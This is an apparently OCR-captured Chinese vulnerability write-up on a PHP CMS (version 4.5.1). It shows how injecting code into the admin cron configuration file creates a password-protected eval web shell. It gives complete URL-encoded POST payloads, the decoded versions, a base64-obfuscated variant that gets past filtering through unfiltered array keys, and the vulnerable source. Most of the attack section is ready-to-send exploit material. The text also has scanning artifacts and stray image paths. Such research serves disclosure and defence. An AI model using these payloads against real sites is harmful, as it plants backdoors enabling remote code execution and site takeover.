
下面是我的一个方法, 在 `WRITEPATH.'config/cron.php'` 文件中写入了当运行 `WRITEPATH.'config/cron.php'` 文件时在网站根目录写一个名为 webshell.php, 内容为 `<?php eval(@$_POST["password"]);?>` 的文件的 php 语句

注意下述操作需要先获取 csrf_test_name, 获取方法:

1. 访问 `http://host:port/Admin.php?c=Cron&m=add`

2. 抓包当点击 "保存" 时发送的 post 包

3.post 的内容里的 csrf_test_name 即可一直用作一段时间内的 csrf_test_name



(https://xzfile.aliyuncs.com/media/upload/picture/20220603193004-8328f99e-e330-1.png)

获取到 csrf_test_name 之后，给 `http://host:port/Admin.php?c=Cron&m=add` post 以下内容：

获取到 csrf_test_name 之后，访问 [illegible] post 发送内容：


```
isform=1&csrf_test_name=3318a4fabdf4ea654734315a4d508a5f&data%5B1%5D%5Bname%5D=&data%5B1%5D%5Bcode%5D=%5B';file_put_
contents('webshell.php',htmlspecialchars_decode('<').'?php%20eval'.base64_decode('KA==').'@$_POST%5B'.base64_decode
('Ig==').'password'.base64_decode('Ig==').'%5D'.base64_decode('KQ==').';?'.htmlspecialchars_decode('>'));return;'%5D
```

经过 url 解码后为:


```
isform=1&csrf_test_name=3318a4fabdf4ea654734315a4d508a5f&data[1][name]=&data[1][code]=[';file_put_contents('webshel
l.php',htmlspecialchars_decode('<').'?php eval'.base64_decode('KA==').'@$_POST['.base64_decode('Ig==').'password'.ba
se64_decode('Ig==').']'.base64_decode('KQ==').';?'.htmlspecialchars_decode('>'));return;']
```

绕过 json 编码和 xss 清洗后, 写入 `WRITEPATH.'config/cron.php'` 文件中的内容为:

```
<?php defined('FCPATH') OR exit('No direct script access allowed');
 $json='{"1":{"name":"","code":"[';file_put_contents('webshell.php',htmlspecialchars_decode('<').'?php eval'.base64_
decode('KA==').'@$_POST['.base64_decode('Ig==').'password'.base64_decode('Ig==').']'.base64_decode('KQ==').';?'.html
specialchars_decode('>'));return;']"}}';
```



(https://xzfile.aliyuncs.com/media/upload/picture/20220603193129-b5d548c0-e330-1.png)



(https://xzfile.aliyuncs.com/media/upload/picture/20220603193157-c68be12e-e330-1.png)

此 post 内容中的关键处为

```
';file_put_contents('webshell.php',htmlspecialchars_decode('<').'?php eval'.base64_decode('KA==').'@$_POST['.base64
_decode('Ig==').'password'.base64_decode('Ig==').']'.base64_decode('KQ==').';?'.htmlspecialchars_decode('>'));retur
n;']
```

绕过 json 编码和 xss 清洗后, 此处的内容变为:


```
';file_put_contents('webshell.php',htmlspecialchars_decode('<').'?php eval'.base64_decode('KA==').'@$_POST['.base64
_decode('Ig==').'password'.base64_decode('Ig==').']'.base64_decode('KQ==').';?'.htmlspecialchars_decode('>'));retur
n;']
```

闭合了 `WRITEPATH.'config/cron.php'` 文件中 `'` 的包裹

包含写入的`WRITEPATH.'config/cron.php'`文件

通过前面对 add() 函数的分析, 调用 add() 函数时会首先在 `WRITEPATH.'config/cron.php'` 文件存在时包含 `WRITEPATH.'config/cron.php'` 文件, 因此直接访问 `http://host:port/Admin.php?c=Cron&m=add` 即可

访问 `http://host:port/Admin.php?c=Cron&m=add` 后, 在网站根目录下会生成一个名为 webshell.php 的文件, 文件内容为 `<?php eval(@$_POST["password"]);?>`



(https://xzfile.aliyuncs.com/media/upload/picture/20220603193305-ef7efabc-e330-1.png)

版本 4.5.1

版本 v4.5.1

add() 函数的代码:

```
// 任务类型
public function add() {

    $json = '';
    if (is_file(WRITEPATH.'config/cron.php')) {
        require WRITEPATH.'config/cron.php';
    }
    $data = json_decode($json, true);

    if (IS_AJAX_POST) {

        $post = \Phpcmf\Service::L('input')->post('data');
        if ($post && is_array($post)) {
            foreach ($post as $key => $t) {
                if (!$t || !$t['name']) {
                    unset($post[$key]);
                }
                $post[$key]['name'] = dr_safe_filename($t['name']);
                $post[$key]['code'] = dr_safe_filename($t['code']);
            }
        } else {
            $post = [];
        }

        file_put_contents(WRITEPATH.'config/cron.php',
            '<?php defined(\'FCPATH\') OR exit(\'No direct script access allowed\');'.PHP_EOL.' $json=\''.json_encod
e($post).'\';');

        \Phpcmf\Service::L('input')->system_log('设置自定义任务类型');

        $this->_json(1, dr_lang('操作成功'));
    }
```

```
    \Phpcmf\Service::V()->assign([
        'data' => $data,
    ]);
    \Phpcmf\Service::V()->display('cron_add.html');
}
```

版本 v4.5.1 相较之前的版本, 在获取 post 的内容时, 修改了如下的代码:

```
$post = \Phpcmf\Service::L('input')->post('data',true);
```

改为

```
$post = \Phpcmf\Service::L('input')->post('data');
```

post() 函数的第二个参数为是否进行 xss 清洗, 因为 post() 函数第二个参数的默认值为 `true` , 所以这处改动理论上不造成任何影响

同时, 在获取 post 的内容后, 进行 `WRITEPATH.'config/cron.php'` 文件的写入前, 增加了如下的代码:

```
if ($post && is_array($post)) {
    foreach ($post as $key => $t) {
        if (!$t || !$t['name']) {
            unset($post[$key]);
        }
        $post[$key]['name'] = dr_safe_filename($t['name']);
        $post[$key]['code'] = dr_safe_filename($t['code']);
    }
} else {
    $post = [];
}
```

上述代码先判断 post 的内容是否存在且为数组, 不符合则将 post 的内容置为空数组, 满足则遍历 post 的内容, 如果 post 的内容里某个键值对的 value 不存在或某个键值对的 value 的 `'name'` key 的 value 不存在, 则销毁该键值对, 然后将每个键值对的 value 的 `'name'` key 和 `'code'` key 通过 dr_safe_filename() 函数清洗, 以下为 dr_safe_filename() 函数的代码:

```
/**
 * 安全过滤文件及目录名称函数
 */
function dr_safe_filename($string) {
    return str_replace(
        ['..', "/", '\\', ' ', '<', '>', "{", '}', ';', ':', '[', ']', '\'', '"', '*', '?'],
        '',
        (string)$string
    );
}
```

绕过 json 编码, xss 清洗, dr_safe_filename() 函数的过滤和 WRITEPATH.'config/cron.php'文件中'的包裹

此处我们先不尝试绕过 dr_safe_filename() 函数, 而是尝试另一个极其简单的方法

通过对 xss 清洗函数的审计和版本 v4.5.1add() 函数新增加的代码的审计, 可以发现对于数组的 key 没有任何过滤, 包括多维数组的每一维度的 key, 所以此处可以通过修改 post 的内容中的 key 来写入我们想要的任意内容

以下是我的一个思路: 把要写入的文件或要执行的代码, 进行各种编码, 然后通过 php 的函数进行解码

比如把 `<?="";phpinfo();?>` 编码成 base64 或 html, 然后通过 php 内的函数解码

以下是我的一种方法, 整个漏洞利用过程中, 除了上述所述的关于 add() 函数中增加的对键值对的 value 的过滤, 其他流程相较于之前的版本没有任何变化:

获取到 csrf_test_name 之后, 给 `http://host:port/Admin.php?c=Cron&m=add` post 以下内容:


```
isform=1&csrf_test_name=9f3342fbce7b49c85f05776bf89db778&data%5B1%5D%5Bname%5D=1&data%5B1%5D%5Bcode":"1"}}';eval(bas
e64_decode('ZmlsZV9wdXRfY29udGVudHMoJ3dlYnNoZWxsLnBocCcsJzw/cGhwIGV2YWwoQCRfUE9TVFsicGFzc3dvcmQiXSk7Pz4nKTtyZXR1cm4
7'));return;'%5D=1
```

